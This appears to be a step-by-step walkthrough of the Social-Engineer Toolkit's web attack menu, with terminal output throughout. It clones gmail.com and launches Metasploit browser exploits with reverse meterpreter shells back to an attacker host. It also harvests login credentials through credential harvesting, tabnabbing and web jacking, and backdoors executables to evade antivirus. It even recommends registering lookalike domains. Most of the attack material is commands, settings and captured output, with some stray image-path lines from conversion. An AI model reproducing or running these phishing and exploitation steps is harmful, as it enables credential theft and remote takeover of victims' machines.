The Java Applet attack will spoof a Java Certificate and deliver a metasploit based payload. Uses a customized java applet created by Thomas Werth to deliver the payload.

The Metasploit browser exploit method will utilize select Metasploit browser exploits through an iframe and deliver a Metasploit payload.

The Credential Harvester Method will utilize web cloning of a website that has a username and password field and harvest all the information posted to the website.

The TabNabbing Method will wait for a user to move to a

different tab, then refresh the page to something different.

The Man Left in the Middle Attack Method was introduced by Kos and utilizes HTTP REFERER's in order to intercept fields and harvest data from them. You need to have an already vulnerable site and incorporate `<script src="http://YOURIP/">`. This could either be from a compromised site or through XSS.

The web jacking attack method was introduced by white_sheep, Emgent and the Back|Track team. This method utilizes iframe replacements to make the highlighted URL link to appear legitimate however when clicked a window pops up then is replaced with the malicious link. You can edit the link replacement settings in the set_config if its to slow/fast.

The multi-attack will add a combination of attacks through the web attack menu. For example you can utilize the Java Applet, Metasploit Browser, Credential Harvester/Tabnabbing, and the Man Left in the Middle attack all at once to see which is successful.

1. The Java Applet Attack Method
2. The Metasploit Browser Exploit Method
3. Credential Harvester Attack Method
4. Tabnabbing Attack Method
5. Man Left in the Middle Attack Method
6. Web Jacking Attack Method
7. Multi-Attack Web Method
8. Return to the previous menu

Enter your choice (press enter for default): 2

The first method will allow SET to import a list of pre-defined web applications that it can utilize within the attack.

The second method will completely clone a website of your choosing and allow you to utilize the attack vectors within the completely same web application you were attempting to clone.

The third method allows you to import your own website, note that you should only have an index.html when using the import website functionality.

[!] Website Attack Vectors [!]

1. Web Templates
2. Site Cloner

3. Custom Import
4. Return to main menu

Enter number (1-4): 2

SET supports both HTTP and HTTPS

Example: <http://www.thisisafakesite.com>

Enter the url to clone: <https://gmail.com>

Enter the browser exploit you would like to use

1. Internet Explorer CSS Tags Memory Corruption
2. Sun Java Runtime New Plugin doctype Buffer Overflow
3. Microsoft Windows WebDAV Application DLL Hijacker
4. Adobe Shockwave rcsL Memory Corruption Exploit
5. Adobe CoolType SING Table "uniqueName" Stack Buffer Overflow
6. Apple QuickTime 7.6.7 _Marshaled_pUnk Code Execution
7. Microsoft Help Center XSS and Command Execution (MS10-042)
8. Microsoft Internet Explorer iepeers.dll Use After Free (MS10-018)
9. Microsoft Internet Explorer Tabular Data Control Exploit (MS10-018)
10. Microsoft Internet Explorer "Aurora" Memory Corruption (MS10-002)
11. Microsoft Internet Explorer 7 Uninitialized Memory Corruption (MS09-002)
12. Microsoft Internet Explorer Style getElementsbyTagName Corruption (MS09-072)
13. Microsoft Internet Explorer isComponentInstalled Overflow
14. Microsoft Internet Explorer Explorer Data Binding Corruption (MS08-078)
15. Microsoft Internet Explorer Unsafe Scripting Misconfiguration
16. FireFox 3.5 escape Return Value Memory Corruption
17. Metasploit Browser Autopwn (USE AT OWN RISK!)

Enter your choice (1-17) (enter for default): 7

What payload do you want to generate:

Name:	Description:
1. Windows Shell Reverse_TCP	Spawn a command shell on victim and send back to attacker.
2. Windows Reverse_TCP Meterpreter	Spawn a meterpreter shell on victim and send back to attacker.
3. Windows Reverse_TCP VNC DLL	Spawn a VNC server on victim and send back to attacker.
4. Windows Bind Shell	Execute payload and create an accepting port on remote system.
5. Windows Bind Shell X64 Inline	Windows x64 Command Shell, Bind TCP

6. Windows Shell Reverse_TCP X64 Windows X64 Command Shell,
Reverse TCP Inline
7. Windows Meterpreter Reverse_TCP X64 Connect back to the attacker
(Windows x64), Meterpreter
8. Windows Meterpreter Egress Buster Spawn a meterpreter shell and find
a port home via multiple ports
9. Download/Run your Own Executable Downloads an executable and runs
it

Enter choice (example 1-8) (Enter for default):
 Enter the port to use for the reverse (enter for default):

[*] Cloning the website: https://gmail.com
 [*] This could take a little bit...
 [*] Injecting iframes into cloned website for MSF Attack...
 [*] Malicious iframe injection successful...crafting payload.

Web Server Launched. Welcome to the SET Web Attack.

[--] Tested on IE6, IE7, IE8, Safari, Chrome, and FireFox [--]

[*] Launching MSF Listener...
 [*] This may take a few to load MSF...
 [-] ***
 [-] * WARNING: No database support: String User Disabled Database Support
 [-] ***

```

      ##          ###      ##  ##
## ## ##### ##### ##### ##### ## #####
##### ## ## ## ## ## ## ## ## ## ##
##### ##### ## ##### ##### ## ## ## ## ##
## ## ## ## ## ## ## ## ## ## ## ##
## ## ##### ## ##### ##### ## ##### #####
      ##
  
```

```

=[ metasploit v3.4.2-dev [core:3.4 api:1.0]
+ -- --=[ 588 exploits - 300 auxiliary
+ -- --=[ 224 payloads - 27 encoders - 8 nops
      =[ svn r10268 updated today (2010.09.09)
  
```

```

resource (src/program_junk/meta_config)> use
windows/browser/ms10_002_aurora
  
```

```
resource (src/program_junk/meta_config)> set PAYLOAD
windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
resource (src/program_junk/meta_config)> set LHOST 172.16.32.129
LHOST => 172.16.32.129
resource (src/program_junk/meta_config)> set LPORT 443
LPORT => 443
resource (src/program_junk/meta_config)> set URIPATH /
URIPATH => /
resource (src/program_junk/meta_config)> set SRVPORT 8080
SRVPORT => 8080
resource (src/program_junk/meta_config)> set ExitOnSession false
ExitOnSession => false
resource (src/program_junk/meta_config)> exploit -j
[*] Exploit running as background job.
msf exploit(ms10_002_aurora) >
[*] Started reverse handler on 172.16.32.129:443
[*] Using URL: http://0.0.0.0:8080/
[*] Local IP: http://172.16.32.129:8080/
[*] Server started.
```

Once the victim browses the website, it will look exactly like the site you cloned and then compromise the system.

```
[*] Sending stage (748544 bytes) to 172.16.32.131
[*] Meterpreter session 1 opened (172.16.32.129:443 -> 172.16.32.131:1183)
at Thu Sep 09 10:14:22 -0400 2010
```

```
msf exploit(handler) > sessions -i 1
[*] Starting interaction with 1...
```

```
meterpreter > shell
Process 2988 created.
Channel 1 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.
```

```
C:\Documents and Settings\Administrator\Desktop>
```

Credential Harvester Attack Method

The credential harvester attack method is used when you don't want to specifically get a shell but perform phishing attacks in order to obtain username and passwords

from the system. In this attack vector, a website will be cloned, and when the victim enters in the user credentials, the usernames and passwords will be posted back to your machine and then the victim will be redirected back to the legitimate site.

- 1. The Java Applet Attack Method**
- 2. The Metasploit Browser Exploit Method**
- 3. Credential Harvester Attack Method**
- 4. Tabnabbing Attack Method**
- 5. Man Left in the Middle Attack Method**
- 6. Web Jacking Attack Method**
- 7. Multi-Attack Web Method**
- 8. Return to the previous menu**

Enter your choice (press enter for default): 3

The first method will allow SET to import a list of pre-defined web applications that it can utilize within the attack.

The second method will completely clone a website of your choosing and allow you to utilize the attack vectors within the completely same web application you were attempting to clone.

The third method allows you to import your own website, note that you should only have an index.html when using the import website functionality.

[!] Website Attack Vectors [!]

- 1. Web Templates**
- 2. Site Cloner**
- 3. Custom Import**
- 4. Return to main menu**

Enter number (1-4): 2

Email harvester will allow you to utilize the clone capabilities within SET to harvest credentials or parameters from a website as well as place them into a report.

SET supports both HTTP and HTTPS

Example: <http://www.thisisafakesite.com>

Enter the url to clone: <https://gmail.com>

[*] Cloning the website: <https://gmail.com>

[*] This could take a little bit...

The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a website.

[*] I have read the above message. [*]


Press {return} to continue.

[*] Social-Engineer Toolkit Credential Harvester Attack

[*] Credential Harvester is running on port 80

[*] Information will be displayed to you as it arrives below:

Once the victim clicks the link, they will be presented with an exact replica of gmail.com and hopefully be enticed to enter their username and password into the form fields.



As soon as the victim hits sign in, we are presented with the credentials and the victim is redirected back to the legitimate site.

[*] Social-Engineer Toolkit Credential Harvester Attack

[*] Credential Harvester is running on port 80

[*] Information will be displayed to you as it arrives below:

172.16.32.131 - - [09/Sep/2010 10:12:55] "GET / HTTP/1.1" 200 -

[*] WE GOT A HIT! Printing the output:

PARAM: ltmpl=default

PARAM: ltmplcache=2

PARAM: continue=https://mail.google.com/mail/?

PARAM: service=mail

PARAM: rm=false

PARAM: dsh=-7536764660264620804

PARAM: ltmpl=default

PARAM: ltmpl=default
PARAM: scc=1
PARAM: ss=1
PARAM: timeStmp=
PARAM: secTok=
PARAM: GALX=nwAWNiTEqGc
POSSIBLE USERNAME FIELD FOUND: Email=thisismyuser
POSSIBLE PASSWORD FIELD FOUND: Passwd=thisismypassword
PARAM: rmShown=1
PARAM: signIn=Sign+in
PARAM: asts=
[*] WHEN YOUR FINISHED. HIT CONTROL-C TO GENERATE A REPORT

Also note that when your finished to hit CONTROL-C, and a report will be generated for you in two formats. The first is an html based report, the other is xml if you need to parse the information into another tool.

^C[*] File exported to reports/2010-09-09 10:14:30.152435.html for your reading pleasure...

[*] File in XML format exported to reports/2010-09-09 10:14:30.152435.xml for your reading pleasure...

Press {return} to return to the menu.^C

The Social-Engineer Toolkit "Web Attack" vector is a unique way of utilizing multiple web-based attacks in order to compromise the intended victim.

Enter what type of attack you would like to utilize.

The Java Applet attack will spoof a Java Certificate and deliver a metasploit based payload. Uses a customized java applet created by Thomas Werth to deliver the payload.

The Metasploit browser exploit method will utilize select Metasploit browser exploits through an iframe and deliver a Metasploit payload.

The Credential Harvester Method will utilize web cloning of a website that has a username and password field and harvest all the information posted to the website.

The TabNabbing Method will wait for a user to move to a different tab, then refresh the page to something different.

The Man Left in the Middle Attack Method was introduced by

Kos and utilizes HTTP REFERER's in order to intercept fields and harvest data from them. You need to have an already vulnerable site and incorporate `<script src="http://YOURIP/">`. This could either be from a compromised site or through XSS.

The web jacking attack method was introduced by white_sheep, Emgent and the Back|Track team. This method utilizes iframe replacements to make the highlighted URL link to appear legitimate however when clicked a window pops up then is replaced with the malicious link. You can edit the link replacement settings in the set_config if its to slow/fast.

The multi-attack will add a combination of attacks through the web attack menu. For example you can utilize the Java Applet, Metasploit Browser, Credential Harvester/Tabnabbing, and the Man Left in the Middle attack all at once to see which is successful.

1. The Java Applet Attack Method
2. The Metasploit Browser Exploit Method
3. Credential Harvester Attack Method
4. Tabnabbing Attack Method
5. Man Left in the Middle Attack Method
6. Web Jacking Attack Method
7. Multi-Attack Web Method
8. Return to the previous menu

Enter your choice (press enter for default): ^C

Thank you for shopping at the Social-Engineer Toolkit.

Hack the Gibson...

```
root@bt:/pentest/exploits/set# firefox reports/2010-09-09\
10\:14\:30.152435.
2010-09-09 10:14:30.152435.html 2010-09-09 10:14:30.152435.xml
root@bt:/pentest/exploits/set# firefox reports/2010-09-09\
10\:14\:30.152435.html
```


The tabnabbing attack method is used when a victim has multiple tabs open, when the user clicks the link, the victim will be presented with a “Please wait while the page loads”. When the victim switches tabs because he/she is multi-tasking, the website detects that a different tab is present and rewrites the webpage to a website you specify. The victim clicks back on the tab after a period of time and thinks they were signed out of their email program or their business application and types the credentials in. When the credentials are inserted, they are harvested and the user is redirected back to the original website.

- Enter your choice (press enter for default): 4**

The second method will completely clone a website of your choosing

and allow you to utilize the attack vectors within the completely same web application you were attempting to clone.

The third method allows you to import your own website, note that you should only have an index.html when using the import website functionality.

[!] Website Attack Vectors [!]

1. Web Templates
2. Site Cloner
3. Custom Import
4. Return to main menu

Enter number (1-4): 2

SET supports both HTTP and HTTPS

Example: <http://www.thisisafakesite.com>

Enter the url to clone: <https://gmail.com>

[*] Cloning the website: <https://gmail.com>

[*] This could take a little bit...

The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a website.

[*] I have read the above message. [*]

Press {return} to continue.

[*] Tabnabbing Attack Vector is Enabled...Victim needs to switch tabs.

[*] Social-Engineer Toolkit Credential Harvester Attack


[*] Credential Harvester is running on port 80

[*] Information will be displayed to you as it arrives below:

The victim is presented with a webpage that says please wait while the page loads.



When the victim switches tabs, the website is rewritten and then enters the credentials and is harvested.



[*] WE GOT A HIT! Printing the output:

PARAM: ltmpl=default

PARAM: ltmplcache=2

PARAM: continue=https://mail.google.com/mail/?

PARAM: service=mail

PARAM: rm=false

PARAM: dsh=-9060819085229816070

PARAM: ltmpl=default

PARAM: ltmpl=default

PARAM: scc=1

PARAM: ss=1

PARAM: timeStamp=

PARAM: secTok=

PARAM: GALX=00-69E-Tt5g

POSSIBLE USERNAME FIELD FOUND: Email=sfdsfsd

POSSIBLE PASSWORD FIELD FOUND: Passwd=afds

PARAM: rmShown=1

PARAM: signIn=Sign+in

PARAM: asts=

[*] WHEN YOUR FINISHED. HIT CONTROL-C TO GENERATE A REPORT

Man Left in the Middle Attack Method

The man left in the middle attack utilizes HTTP REFERERS on an already compromised site or XSS vulnerability to pass the credentials back to the HTTP

server. In this instance if you find a XSS vulnerability and send the URL to the victim and they click, the website will operate 100 percent however when they go to log into the system, it will pass the credentials back to the attacker and harvest the credentials.

1. The Java Applet Attack Method
2. The Metasploit Browser Exploit Method
3. Credential Harvester Attack Method
4. Tabnabbing Attack Method
5. Man Left in the Middle Attack Method
6. Web Jacking Attack Method
7. Multi-Attack Web Method
8. Return to the previous menu

Enter your choice (press enter for default): 5

```
*****
Web Server Launched. Welcome to the SET MLTM.
*****
Man Left in the Middle Attack brought to you by:
Kyle Osborn - kyle@kyleosborn.com
```

```
Starting server on 0.0.0.0:80...
[*] Server has started
```

Web Jacking Attack Method

The web jacking attack method will create a website clone and present the victim with a link stating that the website has moved. This is a new feature to version 0.7.1. When you hover over the link, the URL will be presented with the real URL, not the attackers machine. So for example if your cloning gmail.com, the url when hovered over it would be gmail.com. When the user clicks the moved link, gmail opens and then is quickly replaced with your malicious webserver. Remember you can change the timing of the webjacking attack in the config/set_config flags.

1. The Java Applet Attack Method
2. The Metasploit Browser Exploit Method
3. Credential Harvester Attack Method
4. Tabnabbing Attack Method
5. Man Left in the Middle Attack Method
6. Web Jacking Attack Method
7. Multi-Attack Web Method
8. Return to the previous menu

Enter your choice (press enter for default): 6

The first method will allow SET to import a list of pre-defined web applications that it can utilize within the attack.

The second method will completely clone a website of your choosing and allow you to utilize the attack vectors within the completely same web application you were attempting to clone.

The third method allows you to import your own website, note that you should only have an index.html when using the import website functionality.

[!] Website Attack Vectors [!]

- 1. Web Templates**
- 2. Site Cloner**
- 3. Custom Import**
- 4. Return to main menu**

Enter number (1-4): 2

SET supports both HTTP and HTTPS

Example: <http://www.thisisafakesite.com>

Enter the url to clone: <https://gmail.com>

[*] Cloning the website: <https://gmail.com>

[*] This could take a little bit...

The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a website.

[*] I have read the above message. [*]

Press {return} to continue.

[*] Web Jacking Attack Vector is Enabled...Victim needs to click the link.

[*] Social-Engineer Toolkit Credential Harvester Attack

[*] Credential Harvester is running on port 80


[*] Information will be displayed to you as it arrives below:

When the victim goes to the site he/she will notice the link below, notice the bottom left URL, its gmail.com.

The site <https://gmail.com> has moved, click here to go to the new location.

<https://gmail.com/>

When the victim clicks the link he is presented with the following webpage:



If you notice the URL bar we are at our malicious web server. In cases with social-engineering, you want to make it believable, using an IP address is generally a bad idea. My recommendation is if your doing a penetration test, register a name that's similar to the victim, for gmail you could do gmai1.com (notice the 1), something similar that can mistake the user into thinking it's the legitimate site. Most of the time they won't even notice the IP but its just another way to ensure it goes on



without a hitch. Now that the victim enters the username and password in the fields, you will notice that we can intercept the credentials now.

[*] Web Jacking Attack Vector is Enabled...Victim needs to click the link.

[*] Social-Engineer Toolkit Credential Harvester Attack

[*] Credential Harvester is running on port 80

[*] Information will be displayed to you as it arrives below:

172.16.32.131 - - [09/Sep/2010 12:15:13] "GET / HTTP/1.1" 200 -

172.16.32.131 - - [09/Sep/2010 12:15:56] "GET /index2.html HTTP/1.1" 200 -

[*] WE GOT A HIT! Printing the output:

PARAM: ltmpl=default

PARAM: ltmplcache=2

PARAM: continue=https://mail.google.com/mail/?

PARAM: service=mail

PARAM: rm=false

PARAM: dsh=-7017428156907423605

PARAM: ltmpl=default

PARAM: ltmpl=default

PARAM: scc=1

PARAM: ss=1

PARAM: timeStamp=

PARAM: secTok=

PARAM: GALX=0JsVTaj70sk

POSSIBLE USERNAME FIELD FOUND: Email=thisismyusername

POSSIBLE PASSWORD FIELD FOUND: Passwd=thisismypassword

PARAM: rmShown=1

PARAM: signIn=Sign+in

PARAM: asts=

[*] WHEN YOUR FINISHED. HIT CONTROL-C TO GENERATE A REPORT

Multi-Attack Web Vector

The multi-attack web vector is new to 0.7.1 and will allow you to specify multiple web attack methods in order to perform a single attack. In some scenarios, the Java Applet may fail however an internet explorer exploit would be successful. Or maybe the Java Applet and the Internet Explorer exploit fail and the credential harvester is successful. The multi-attack vector allows you to turn on and off different vectors and combine the attacks all into one specific webpage. So when the user clicks the link he will be targeted by each of the attack vectors you specify. One thing to note with the attack vector is you can't utilize Tabnabbing, Cred Harvester, or Web Jacking with the Man Left in the Middle attack. Based on the attack vectors they

shouldn't be combined anyways. Let's take a look at the multi attack vector. In this scenario I'm going to turn on the Java Applet attack, Metasploit Client-Side exploit, and the Web Jacking attack. When the victim browses the site, he/she will need to click on the link and will be bombarded with credential harvester, Metasploit exploits, and the java applet attack. I'm going to intentionally select an Internet Explorer 7 exploit and browse utilizing IE6 just to demonstrate if one fails, we have other methods.

- 1. The Java Applet Attack Method**
- 2. The Metasploit Browser Exploit Method**
- 3. Credential Harvester Attack Method**
- 4. Tabnabbing Attack Method**
- 5. Man Left in the Middle Attack Method**
- 6. Web Jacking Attack Method**
- 7. Multi-Attack Web Method**
- 8. Return to the previous menu**

Enter your choice (press enter for default): 7

The first method will allow SET to import a list of pre-defined web applications that it can utilize within the attack.

The second method will completely clone a website of your choosing and allow you to utilize the attack vectors within the completely same web application you were attempting to clone.

The third method allows you to import your own website, note that you should only have an index.html when using the import website functionality.

[!] Website Attack Vectors [!]

- 1. Web Templates**
- 2. Site Cloner**
- 3. Custom Import**
- 4. Return to main menu**

Enter number (1-4): 2

SET supports both HTTP and HTTPS

Example: <http://www.thisisafakesite.com>

Enter the url to clone: <https://gmail.com>

[***]**

Multi-Attack Web Attack Vector

[*****]

The multi attack vector utilizes each combination of attacks and allow the user to choose the method for the attack. Once you select one of the attacks, it will be added to your attack profile to be used to stage the attack vector. When your finished be sure to select the 'Im finished' option.

Select which attacks you want to use:

1. The Java Applet Attack Method (OFF)
2. The Metasploit Browser Exploit Method (OFF)
3. Credential Harvester Attack Method (OFF)
4. Tabnabbing Attack Method (OFF)
5. Man Left in the Middle Attack Method (OFF)
6. Web Jacking Attack Method (OFF)
7. Use them all - A.K.A. 'Tactical Nuke'
8. I'm finished and want proceed with the attack.
9. Return to main menu.

Enter your choice one at a time (hit 8 or enter to launch): 1

Turning the Java Applet Attack Vector to ON

Option added. Press {return} to add or prepare your next attack.

[*****]

Multi-Attack Web Attack Vector

[*****]

The multi attack vector utilizes each combination of attacks and allow the user to choose the method for the attack. Once you select one of the attacks, it will be added to your attack profile to be used to stage the attack vector. When your finished be sure to select the 'Im finished' option.

Select which attacks you want to use:

1. The Java Applet Attack Method (ON)
2. The Metasploit Browser Exploit Method (OFF)
3. Credential Harvester Attack Method (OFF)
4. Tabnabbing Attack Method (OFF)

5. Man Left in the Middle Attack Method (OFF)
6. Web Jacking Attack Method (OFF)
7. Use them all - A.K.A. 'Tactical Nuke'
8. I'm finished and want proceed with the attack.
9. Return to main menu.

Enter your choice one at a time (hit 8 or enter to launch): 2

Turning the Metasploit Client Side Attack Vector to ON

Option added. Press {return} to add or prepare your next attack.

[*****]

Multi-Attack Web Attack Vector

[*****]

The multi attack vector utilizes each combination of attacks and allow the user to choose the method for the attack. Once you select one of the attacks, it will be added to your attack profile to be used to stage the attack vector. When your finished be sure to select the 'Im finished' option.

Select which attacks you want to use:

1. The Java Applet Attack Method (ON)
2. The Metasploit Browser Exploit Method (ON)
3. Credential Harvester Attack Method (OFF)
4. Tabnabbing Attack Method (OFF)
5. Man Left in the Middle Attack Method (OFF)
6. Web Jacking Attack Method (OFF)
7. Use them all - A.K.A. 'Tactical Nuke'
8. I'm finished and want proceed with the attack.
9. Return to main menu.

Enter your choice one at a time (hit 8 or enter to launch): 6

Turning the Web Jacking Attack Vector to ON

Option added. Press {return} to add or prepare your next attack.

[*****]

Multi-Attack Web Attack Vector

[*****]

The multi attack vector utilizes each combination of attacks and allow the user to choose the method for the attack. Once you select one of the attacks, it will be added to your attack profile to be used to stage the attack vector. When your finished be sure to select the 'Im finished' option.

Select which attacks you want to use:

1. The Java Applet Attack Method (ON)
2. The Metasploit Browser Exploit Method (ON)
3. Credential Harvester Attack Method (ON)
4. Tabnabbing Attack Method (OFF)
5. Man Left in the Middle Attack Method (OFF)
6. Web Jacking Attack Method (ON)
7. Use them all - A.K.A. 'Tactical Nuke'
8. I'm finished and want proceed with the attack.
9. Return to main menu.

Enter your choice one at a time (hit 8 or enter to launch):

Conversely you can use the "Tactical Nuke" option, which is option 7 that will enable all of the attack vectors automatically for you. In this example you can see the flags change and the Java Applet, Metasploit Browser Exploit, Credential Harvester, and Web Jacking attack methods have all been enabled. In order to proceed hit enter or use option 8.

Enter your choice one at a time (hit 8 or enter to launch):

What payload do you want to generate:

Name:	Description:
1. Windows Shell Reverse_TCP	Spawn a command shell on victim and send back to attacker.
2. Windows Reverse_TCP Meterpreter	Spawn a meterpreter shell on victim and send back to attacker.
3. Windows Reverse_TCP VNC DLL	Spawn a VNC server on victim and send back to attacker.
4. Windows Bind Shell	Execute payload and create an accepting port on remote system.
5. Windows Bind Shell X64	Windows x64 Command Shell, Bind TCP Inline
6. Windows Shell Reverse_TCP X64	Windows X64 Command Shell, Reverse TCP Inline

7. Windows Meterpreter Reverse_TCP X64 Connect back to the attacker (Windows x64), Meterpreter
8. Windows Meterpreter Egress Buster Spawn a meterpreter shell and find a port home via multiple ports
9. Import your own executable Specify a path for your own executable

Enter choice (hit enter for default):

Below is a list of encodings to try and bypass AV.

Select one of the below, 'backdoored executable' is typically the best.

1. avoid_utf8_tolower (Normal)
2. shikata_ga_nai (Very Good)
3. alpha_mixed (Normal)
4. alpha_upper (Normal)
5. call4_dword_xor (Normal)
6. countdown (Normal)
7. fnstenv_mov (Normal)
8. jmp_call_additive (Normal)
9. nonalpha (Normal)
10. nonupper (Normal)
11. unicode_mixed (Normal)
12. unicode_upper (Normal)
13. alpha2 (Normal)
14. No Encoding (None)
15. Multi-Encoder (Excellent)
16. Backdoored Executable (BEST)

Enter your choice (enter for default):

[-] Enter the PORT of the listener (enter for default):

[-] Backdooring a legit executable to bypass Anti-Virus. Wait a few seconds...

[-] Backdoor completed successfully. Payload is now hidden within a legit executable.

Do you want to create a Linux/OSX reverse_tcp payload in the Java Applet attack as well?

Enter choice yes or no: no

Enter the browser exploit you would like to use

1. Internet Explorer CSS Tags Memory Corruption

2. Sun Java Runtime New Plugin docbase Buffer Overflow
3. Microsoft Windows WebDAV Application DLL Hijacker
4. Adobe Shockwave rcsL Memory Corruption Exploit
5. Adobe CoolType SING Table "uniqueName" Stack Buffer Overflow
6. Apple QuickTime 7.6.7 _Marshaled_pUnk Code Execution
7. Microsoft Help Center XSS and Command Execution (MS10-042)
8. Microsoft Internet Explorer iepeers.dll Use After Free (MS10-018)
9. Microsoft Internet Explorer Tabular Data Control Exploit (MS10-018)
10. Microsoft Internet Explorer "Aurora" Memory Corruption (MS10-002)
11. Microsoft Internet Explorer 7 Uninitialized Memory Corruption (MS09-002)
12. Microsoft Internet Explorer Style getElementbyTagName Corruption (MS09-072)
13. Microsoft Internet Explorer isComponentInstalled Overflow
14. Microsoft Internet Explorer Explorer Data Binding Corruption (MS08-078)
15. Microsoft Internet Explorer Unsafe Scripting Misconfiguration
16. FireFox 3.5 escape Return Value Memory Corruption
17. Metasploit Browser Autopwn (USE AT OWN RISK!)

Enter your choice (1-17) (enter for default): 8

```
[*] Cloning the website: https://gmail.com
[*] This could take a little bit...
[*] Injecting Java Applet attack into the newly cloned website.
[*] Filename obfuscation complete. Payload name is: x5sKAzS
[*] Malicious java applet website prepped for deployment
```

```
[*] Injecting iframes into cloned website for MSF Attack....
[*] Malicious iframe injection successful...crafting payload.
```

```
[*] Launching MSF Listener...
[*] This may take a few to load MSF...
[-] ***
[-] * WARNING: No database support: String User Disabled Database Support
[-] ***
```

```

      o      8      o o
      8      8      8
ooYoYo. .oPYo. o8P .oPYo. .oPYo. .oPYo. 8 .oPYo. o8 o8P
8'8 8 8000o8 8 .000o8 Yb.. 8 8 8 8 8 8
8 8 8 8. 8 8 8 'Yb.8 8 8 8 8 8 8
8 8 8 `Yooo' 8 `YooP8 `YooP' 8YooP' 8 `YooP' 8 8
.:.....:8.....:
.:.....:8.....:
.:.....:

```

```
=[ metasploit v3.4.2-dev [core:3.4 api:1.0]
+ -- --[ 588 exploits - 300 auxiliary
+ -- --[ 224 payloads - 27 encoders - 8 nops
    =[ svn r10268 updated today (2010.09.09)

resource (src/program_junk/meta_config)> use
windows/browser/ms09_002_memory_corruption
resource (src/program_junk/meta_config)> set PAYLOAD
windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
resource (src/program_junk/meta_config)> set LHOST 172.16.32.129
LHOST => 172.16.32.129
resource (src/program_junk/meta_config)> set LPORT 443
LPORT => 443
resource (src/program_junk/meta_config)> set URIPATH /
URIPATH => /
resource (src/program_junk/meta_config)> set SRVPORT 8080
SRVPORT => 8080
resource (src/program_junk/meta_config)> set ExitOnSession false
